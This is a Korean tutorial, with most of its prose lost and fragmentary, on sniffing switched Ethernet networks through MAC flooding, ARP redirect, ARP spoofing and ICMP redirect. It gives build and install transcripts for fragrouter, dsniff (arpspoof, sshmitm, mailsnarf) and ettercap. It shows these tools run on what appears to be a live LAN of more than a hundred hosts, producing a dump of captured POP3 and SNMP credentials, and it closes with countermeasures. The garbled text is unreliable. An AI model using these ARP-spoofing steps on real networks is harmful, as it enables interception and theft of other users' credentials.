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:  
: **Switching Network**                      **Sniffing**

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Switching network	Sniffing	Sniffing	"WOW
Linux			
Linux R2 - linux kernel 2.4.18"			
Sniffing	, Switching network	(?)	Sniffing
Sniffing	"Switching network", "ARP protocol"		, "Switching network

< >

1. Switching
2. Ethernet & ARP Protocol
  - 1) Ethernet
  - 2) ARP Protocol (ARP ...)
3. Switching                      Sniffing
  - 1) Switch Jamming
  - 2) ARP Redirect
  - 3) ARP spoofing
  - 4) ICMP Redirect
4. Sniffing                      Testing
  - 1)
  - 2) ARP Redirect
  - 3) ARP spoofing
5. Sniffing
  - 1)
  - 2)
  - 3)
- 6.

1.

가 , 가

OSI 2 , 3

IP " "

"hop" , 가

가

" "

( )

10Mbps 100Mbps 가

가

port 1:1

MAC address가 Switch table

가

## 2. Ethernet & ARP Protocol

Sniffing

Sniffing  
Sniffing

ARP  
Sniffing

Sniffing

Sniffing  
가

ARP

### 1) Ethernet

Ethernet header

Ethernet header

48bit

(NIC)

"MAC"

"Ethernet"

MAC

"00-50-04-C0-4A-4A" 16

ip

"data link"

"Ethernet header"

(Broadcasting)

).

Ethernet

"MAC address"

MAC

MAC

ARP

(IP

NETWORK


)

Ethernet header

(Encapsulation)  
address

, Ethernet  
Ethernet header

(Decapsulation)  
MAC



IEEE 802.2/802.3 encapsulation (RFC 1042) and Ethernet encapsulation (RFC 894).

- "DATA LINK", "IP", "NETWORK"

, OSI 7

[protocol map](#)

- [http://www.yire.net/library/data/protocol\\_map.pdf](http://www.yire.net/library/data/protocol_map.pdf)

.( )

## 2) ARP Protocol

address ARP IP MAC

ARP Protocol

ARP가 Ethernet NIC MAC

address 가 MAC

address MAC address MAC address 가 , 32bit

IP address 48bit MAC address ARP protocol

가 가? IP

가 가 ARP "IP address" "48 bit MAC address" Switching





Figure 4.3 Format of ARP request or reply packet when used on an Ethernet.

Encapsulation ARP ARP Ethernet

ARP TCP/IP ARP

ARP



host A가 host E FTP 가 DNS host E IP address  
 . ARP Protocol .

host A ARP host E MAC address . host E MAC address  
 MAC address ( FTP .).

host A가 ARP host E MAC address ARP Request  
 Broadcasting . Ethernet header (destination address) "ff:ff:ff:ff:ff:ff"  
 Ethernet Broadcasting 가 host Ethernet header

가 Broadcasting  
 Broadcasting ARP Request IP address Request가

, host E IP address Request  
 host E ARP host A MAC address , MAC address ARP Reply host A  
 (Unicast ). host E host A ARP Request host A MAC address

host A ARP Request 가 . ARP host E MAC address  
 host A ARP Request 가 . ARP host E MAC address

host A host E ARP  
 . Linux 120 Windows Linus .

ARP Protocol 가 . Switching Network Sniffing  
 가 .

Ethernet NIC MAC address  
 MAC address ARP .

ARP Request Broadcasting ARP IP address  
 MAC address ARP Reply MAC address가 ARP MAC address  
 . MAC address

Ethernet ARP Protocol , Switching Sniffing  
 Ethernet ARP Protocol .

Sniffing .


### 3. Switching

### Sniffing



Switching Sniffing  
 Switching 가 Sniffing . Switching (?) Sniffing

Switching , 가

**1) Switch Jamming (MAC Flooding)**




**2) ARP Redirect**



**3) ARP spoofing**



" ( ) MAC 가 MAC " arp reply ( )  
 arp reply MAC  
 arp cache 가  
 arp redirect 가 relay  
 Sniffing



ARP Spoofing 가  
 ARP Spoofing Sniffing  
 ARP Spoofing  
 ARP Cache  
 PC ARP Cache  
 ( ) ARP Cache  
 ( ) ARP  
 ( ) ARP reply 가


**4) ICMP Redirect**

ICMP(Internet Control Message Protocol)

ICMP Redirect

ICMP Redirect

가 , 가



ICMP redirect message( )가  
 ICMP redirect message

host a가 host b . router A가 IP datagram router A

router A IP datagram router B가 next-hop datagram

, IP datagram router B . router A가 router B datagram

interface( interface .)

, ICMP redirect message host a

router A ICMP redirect message host a , host a

host a datagram router B

ICMP redirect message  
**ICMP redirect message**

**ICMP Redirect message**  
**Sniffing**

#### 4. Sniffing Testing

Switching Sniffing Sniffing

ARP Protocol Sniffing 가 Sniffing

1) Sniffing 가 Switching Sniffing

가 dsniff ettercap , fragrouter

(libpcap. Openssl .)

fragrouter( ) - ARP redirect, ARP spoofing

```
#tar xvfz fragrouter-1.6.tar.gz <-----
#cd fragrouter-1.6 <-----
#./configure
loading cache ./config.cache
checking for gcc... (cached) gcc
checking whether the C compiler (gcc ) works... yes
checking whether the C compiler (gcc ) is a cross-compiler... no
checking whether we are using GNU C... (cached) yes
.
.
.
creating test/Random/Makefile
creating util/Makefile
creating util/Get-mac/Makefile
creating include/config.h
include/config.h is unchanged

#make
cd ./Libnet-0.99b; make
make[1]: `/root/lecture/fragrouter-1.6/Libnet-0.99b'
ar -cr lib/libnet.a src/resolve.o src/socket.o src/checksum.o src/prand.o src/version.o src/error.o src/write_ip.o
src/insert_ipo.o src/insert_tcp.o src/error.o src/sockpacket.o src/packet_mem.o src/build_ip.o src/build_tcp.o
```

```

.
.
.
gcc -pipe -Wall -g -O2 -I./libpcap-0.4 -I./Libnet-0.99b/include -c -o send.o send.c
gcc -pipe -Wall -g -O2 -I./libpcap-0.4 -I./Libnet-0.99b/include -c -o sniff.o sniff.c
gcc -pipe -Wall -g -O2 -I./libpcap-0.4 -I./Libnet-0.99b/include -c -o tcp_seg.o tcp_seg.c
gcc -pipe -Wall -o fragrouter attack.o fragrouter.o ip_frag.o list.o misc.o print.o send.o sniff.o tcp_seg.o
-L./libpcap-0.4 -lpcap -L./Libnet-0.99b/lib -lnet -lnsl

#make install
cd ./Libnet-0.99b; make
make[1]: `~/root/lecture/fragrouter-1.6/Libnet-0.99b'
ar -cr lib/libnet.a src/resolve.o src/socket.o src/checksum.o src/prand.o src/version.o src/error.o src/write_ip.o
src/insert_ipo.o src/insert_tcpo.o src/error.o src/sockpacket.o src/packet_mem.o src/build_ip.o src/build_tcp.o
.
.
.
./mkinstalldirs /usr/local/sbin
./mkinstalldirs /usr/local/man/man8
/usr/bin/install -c -m 755 fragrouter /usr/local/sbin
/usr/bin/install -c -m 644 fragrouter.8 /usr/local/man/man8

#fragrouter -B1 <----- fragrouter

```

```

dsniff - Switching
    arpspoof, dnsspoof, mailsnarf, filesnarf, arpspoof
    . dsniff Berkeley DB, OpenSSL, libpcap, libnids, libnet . dsniff
    Berkeley DB -> Libnet -> libnids -> dsniff
Berkeley DB - ver 2.7.7, ver 1.8.5

```

```

#tar xvfz db-2.7.7.tar.gz <-----
#cd /root/lecture/dsniff/db-2.7.7/dist <----- ./dist
#./configure --enable-compat185 <----- ver 1.8.5
loading cache ./config.cache
checking if building in the top-level directory... checking for a BSD compatible install... (cached) /usr/bin/install -c
checking host system type... i686-pc-linux-gnu
checking if --enable-debug option specified... no
checking for cc... (cached) cc
.
.
.
creating db.h
creating db_int.h
creating db_185.h
creating config.h
config.h is unchanged

```

**#make**

```
cc -c -O2 -I. -I../include -D_REENTRANT ../btree/bt_compare.c
cc -c -O2 -I. -I../include -D_REENTRANT ../btree/bt_conv.c
cc -c -O2 -I. -I../include -D_REENTRANT ../btree/bt_curadj.c
cc -c -O2 -I. -I../include -D_REENTRANT ../btree/bt_cursor.c
cc -c -O2 -I. -I../include -D_REENTRANT ../btree/bt_delete.c
.
.
.
cc -o db_printlog db_printlog.o err.o getlong.o libdb.a
cc -c -O2 -I. -I../include -D_REENTRANT ../db_recover/db_recover.c
cc -o db_recover db_recover.o err.o getlong.o libdb.a
cc -c -O2 -I. -I../include -D_REENTRANT ../db_stat/db_stat.c
cc -o db_stat db_stat.o err.o getlong.o libdb.a
```

**#make install**

```
Installing DB include files: /usr/local/BerkeleyDB/include ...
Installing DB library: /usr/local/BerkeleyDB/lib ...
Installing DB utilities: /usr/local/BerkeleyDB/bin ...
Installing documentation: /usr/local/BerkeleyDB/docs ...
#
```

## Libnet

```
#tar xvfz libnet-1.0.2a.tar.gz <-----
#cd libnet-1.0.2a <-----
#./configure
loading cache ./config.cache
Beginning autoconfiguration process for libnet-1.0.2a...
checking host system type... i686-pc-linux-gnu
checking target system type... i686-pc-linux-gnu
.
.
.
creating example/Makefile
creating libnet-config
creating include/config.h
include/config.h is unchanged

#make
gcc -O2 -funroll-loops -fomit-frame-pointer -Wall -DHAVE_CONFIG_H -c src/libnet_resolve.c -o
src/libnet_resolve.o
gcc -O2 -funroll-loops -fomit-frame-pointer -Wall -DHAVE_CONFIG_H -c src/libnet_socket.c -o src/libnet_socket.o
gcc -O2 -funroll-loops -fomit-frame-pointer -Wall -DHAVE_CONFIG_H -c src/libnet_checksum.c -o
src/libnet_checksum.o
.
.
.
```

```

src/libnet_packet_mem.o src/libnet_build_ip.o src/libnet_build_tcp.o src/libnet_build_udp.o src/libnet_build_arp.o
src/libnet_build_ethernet.o src/libnet_build_icmp.o src/libnet_build_igmp.o src/libnet_build_dns.o
src/libnet_build_snmp.o src/libnet_build_rip.o src/libnet_build_ospf.o src/libnet_build_vrrp.o src/libnet_asn1.o
src/libnet_hex_dump.o src/libnet_if_addr.o src/libnet_port_list.o
ranlib lib/libnet.a

#make install
ar -cr lib/libnet.a src/libnet_resolve.o src/libnet_socket.o src/libnet_checksum.o src/libnet_prand.o src/libnet_version.o
src/libnet_write_ip.o src/libnet_insert_ipo.o src/libnet_insert_tcpo.o src/libnet_error.o src/libnet_link_socket.o
src/libnet_packet_mem.o src/libnet_build_ip.o src/libnet_build_tcp.o src/libnet_build_udp.o src/libnet_build_arp.o
src/libnet_build_ethernet.o src/libnet_build_icmp.o src/libnet_build_igmp.o src/libnet_build_dns.o
src/libnet_build_snmp.o
.
.
.
./install-sh include/libnet/libnet-asn1.h /usr/include/libnet
./install-sh include/libnet/libnet-ospf.h /usr/include/libnet
./install-sh doc/libnet.3 /usr/man/man3/
./install-sh libnet-config /usr/bin/
#

```

libnids

```

#tar xvfz libnids-1.16.tar.gz <-----
#cd libnids-1.16 <-----
#!/configure
loading cache ./config.cache
checking for gcc... (cached) gcc
checking whether the C compiler (gcc ) works... yes
checking whether the C compiler (gcc ) is a cross-compiler... no
checking whether we are using GNU C... (cached) yes
.
.
.
creating src/Makefile
creating src/nids.h
creating samples/Makefile
creating src/config.h
src/config.h is unchanged

#make
for dir in src samples ; do (cd $dir ; make all) ; done
make[1]: `~/root/lecture/dsniff/libnids-1.16/src'
gcc -c -g -O2 -D_BSD_SOURCE -D_BSD_SOURCE -D_BSD_SOURCE -D__FAVOR_BSD
-DHAVE_NET_ETHERNET_H -DLIBNET_LIL_ENDIAN -Wall -DHAVE_ICMPHDR=1 -DHAVE_TCP_STATES=1
-DHAVE_BSD_UDPHDR=1 -I. -I/usr/include/pcap checksum.c
gcc -g -O2 -D_BSD_SOURCE -D_BSD_SOURCE -D_BSD_SOURCE -D__FAVOR_BSD -DHAVE_NET_ETHERNET_H
-DLIBNET_LIL_ENDIAN -o printall printall.o -L../src -lnids -lpcap -lnet -lnsl

```

```

      .
      .
      .
gcc -c -g -O2 -D_BSD_SOURCE -D_BSD_SOURCE -D_BSD_SOURCE -D_FAVOR_BSD
-DHAVE_NET_ETHERNET_H -DLIBNET_LIL_ENDIAN -I. -I../src -I/usr/include/pcap sniff.c
gcc -g -O2 -D_BSD_SOURCE -D_BSD_SOURCE -D_BSD_SOURCE -D_FAVOR_BSD -DHAVE_NET_ETHERNET_H
-DLIBNET_LIL_ENDIAN -o sniff sniff.o -L../src -lnids -lpcap -lnet -lnsl
make[1]:  `/root/lecture/dsniff/libnids-1.16/samples'

#make install
for dir in src samples ; do (cd $dir ; make install) ; done
make[1]:  `/root/lecture/dsniff/libnids-1.16/src'
../mkinstalldirs /usr/local/lib
../mkinstalldirs /usr/local/include
../mkinstalldirs /usr/local/man/man3
/usr/bin/install -c -c -m 644 libnids.a /usr/local/lib
/usr/bin/install -c -c -m 644 nids.h /usr/local/include
/usr/bin/install -c -c -m 644 libnids.3 /usr/local/man/man3
make[1]:  `/root/lecture/dsniff/libnids-1.16/src'
make[1]:  `/root/lecture/dsniff/libnids-1.16/samples'
make[1]:  `/root/lecture/dsniff/libnids-1.16/samples'
#

```

dsniff

```

#tar xvfz dsniff-2.3.tar.gz <-----
#cd dsniff-2.3 <-----
#./configure
loading cache ./config.cache
checking for gcc... (cached) gcc
checking whether the C compiler (gcc ) works... yes
checking whether the C compiler (gcc ) is a cross-compiler... no
checking whether we are using GNU C... (cached) yes
      .
      .
      .
checking for OpenSSL... yes
creating ./config.status
creating Makefile
creating config.h
config.h is unchanged

#make
gcc -g -O2 -D_BSD_SOURCE -D_BSD_SOURCE -D_BSD_SOURCE -D_FAVOR_BSD -DHAVE_NET_ETHERNET_H
-DLIBNET_LIL_ENDIAN -DDSNIFF_LIBDIR= "/usr/local/lib/" -I. -I/usr/local/include -I/usr/include/pcap
-I/usr/local/BerkeleyDB/include -I/usr/X11R6/include -I./missing -c ./missing/dummy.c
gcc -g -O2 -D_BSD_SOURCE -D_BSD_SOURCE -D_BSD_SOURCE -D_FAVOR_BSD -DHAVE_NET_ETHERNET_H

```

```
-DLIBNET_LIL_ENDIAN -DDSNIFF_LIBDIR= \" /usr/local/lib/ \" -I. -I/usr/local/include -I/usr/include/pcap  
-I/usr/local/BerkeleyDB/include -I/usr/X11R6/include -I./missing -c ./missing/strncpy.c
```

```
.  
. .
```

```
/usr/include/netinet/in.h:133: warning: redefinition of `u_int32_t'
```

```
/usr/include/sys/types.h:198: warning: `u_int32_t' previously declared here
```

```
gcc -g -O2 -D_BSD_SOURCE -D_BSD_SOURCE -D_BSD_SOURCE -D_FAVOR_BSD -DHAVE_NET_ETHERNET_H  
-DLIBNET_LIL_ENDIAN -DDSNIFF_LIBDIR= \" /usr/local/lib/ \" -I. -I/usr/local/include -I/usr/include/pcap  
-I/usr/local/BerkeleyDB/include -I/usr/X11R6/include -I./missing -c ./remote.c
```

```
gcc -o webspay webspay.o base64.o buf.o remote.o -lresolv -lnsl -lrpcsvc -L. -lmissing -L/usr/local/lib -lnids  
-lpcap -lnet -L/usr/X11R6/lib -ISM -IICE -IXmu -IX11
```

**#make install**

```
test -d /usr/local/sbin || \
```

```
  /usr/bin/install -c -d /usr/local/sbin
```

```
for file in arpspoof dnsspoof dsniff filesnarf macof mailsnarf msgsnarf sshmitm tcpkill tcpnice urlsnarf webmitm  
webspay ; do \
```

```
  /usr/bin/install -c -m 755 $file /usr/local/sbin; \
```

```
done
```

```
test -d /usr/local/lib || \
```

```
  /usr/bin/install -c -d /usr/local/lib
```

```
for file in dsniff.magic dsniff.services dnsspoof.hosts; do \
```

```
  /usr/bin/install -c -m 644 $file /usr/local/lib; \
```

```
done
```

```
test -d /usr/local/man/man8 || \
```

```
  /usr/bin/install -c -d /usr/local/man/man8
```

```
for file in *.8; do \
```

```
  /usr/bin/install -c -m 644 $file /usr/local/man/man8; \
```

```
done
```

```
#
```

```
ettercap - Sniffer ettercap-0.6.3.1-1  
. ettercap ncurses4 openssl . openssl
```

```
ncurses4 - rpm
```

**#rpm -ivh ncurses4-5.0-4.i386.rpm**

```
#####  
#####
```

```
#
```

```
ettercap - rpm . ettercap ethereal libssl libcryptog  
가 가 . /usr/lib/  
.(wow7.3  
/lib/ openssl  
.( /lib/libssl.so.0.9.6b )
```


```
#rpm -q openssl <----- openssl
openssl-0.9.6b-18
#ln -s /usr/lib/libssl.so.0.9.6 /lib/libssl.so.0.9.6b <----- /usr/lib
#ln -s /usr/lib/libcrypto.so.0.9.6 /lib/libcrypto.so.0.9.6b <----- /usr/lib
#rpm -ivh -nodeps ettercap-0.6.3.1-1.i386.rpm <-----
#####
#####
#ettercap <----- ettercap
```

Switching Sniffing  
<http://packetstormsecurity.nl> 가  
 .( 가...^^\*)

2) ARP redirect

Sniffing  
 ARP redirect ARP redirect

가 .



<ARP redirect >

fragrouter -B1

#fragrouter -B1

```
root@maya71:~
[root@maya71 root]# fragrouter -B1
fragrouter: base-1: normal IP forwarding
[영어] [완성] [두벌식]
```




ettercap

.(


ettercap

.)

#ettercap



's'



```

root@maya71:~
ettercap 0.6.3.1
SOURCE: ANY Filter: OFF
DEST : ANY illithid (IP based) - ettercap
Active Dissector: OFF

114 hosts in this LAN (168. .138 : 255.255.255.0)
1) .211:80 <=> .42:3537 silent http
2) .211:80 <=> .7.1:1409 ACTIVE http
3) .161:9003 <=> .100:9003 UDP
4) .211:80 <=> .87:1751 CLOSING http
5) .211:80 <=> .203:4341 silent http
6) .137:2558 <=> .170:53 UDP domain
7) .158:137 <=> .255:137 UDP netbios-ns
8) 168. p
9) 168.
10) 168. Passwords dumped to 20021106-00:40:-Dumped_Password.log
11) 168. d
12) 168. d
13) .23:1480 <=> .70:80 silent http
14) .23:1469 <=> .70:80 KILLED http
15) .50:1028 <=> .205:1863
16) .46:137 <=> .88:137 UDP netbios-ns
17) .87:4453 <=> .42:1935 ACTIVE
18) .87:1412 <=> .51:1697 silent
19) .53:137 <=> .255:137 UDP netbios-ns
20) .69:2190 <=> .17:9999 silent

Your IP: 168. .138 MAC: 00:50:04:C0:4A:4A Iface: eth0 Link: SWITCH

[영어] [완성] [두벌식]

```

vi, cat

```

root@maya71:~
[root@maya71 root]# cat 20021106-00\;40\;-Dumped_Password.log

.223:1508 -> .132:110 pop3
USER:
PASS:

.101:161 -> .165:56579 snmp
USER:
PASS:
COMMUNITY:

.120:34321 -> .3.33:110 pop3
USER:
PASS:

.192:4130 -> .3.10:110 pop3

[영어] [완성] [두벌식]


```

### 3) ARP spoofing

ARP spoofing  
가 . (ARP redirect

. ARP spoofing

.)



fragrouter


#fragrouter -B1

```
root@maya71:~  
[root@maya71 root]# fragrouter -B1  
fragrouter: base-1: normal IP forwarding  
[영어][완성][두벌식]
```





ettercap

#ettercap



's'





vi, cat



( - ) ip가 xxx.xxx.xxx.228 xxx.xxx.xxx.49

### 5. Sniffing

Sniffing 가 가 , IDS Sniffing  
address table static  
Sniffing 가  
Sniffing 가  
Sniffer Sniffing

1)

Sniffing , FTP, HTTP, POP clear-text  
가가 Sniffing SSH,  
SCP, PGP, S/MINE, SSL 가

VPN Sniffing

2)

Sniffer Sniffer Sniffer  
가 Sniffer 가 Promiscuous mode  
Check Promiscuous Mode(CPM) 가 가  
L0pht AntiSniff가 UNIX sentinel  
[http://www.securitymap.net/stm/stm\\_ids.html](http://www.securitymap.net/stm/stm_ids.html) <http://www.packetfactory.net/Projects/sentinel> 가

3)

static " "  
MAC static(permanent) ARP spoofing, ARP redirect

### 6.

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HACKING HOWTO -

3 -

TCP/IP Illustrated, Volume1

<http://www.kldp.org>

<http://www.khdp.org>

<http://www.certcc.or.kr>

<http://www.wowhacker.org>

<http://www.securitymap.net>

<http://www.monkey.org>

<http://www.subterrain.net>

<http://packetstormsecurity.nl>

libpcap

(Packet Capture using libpcap)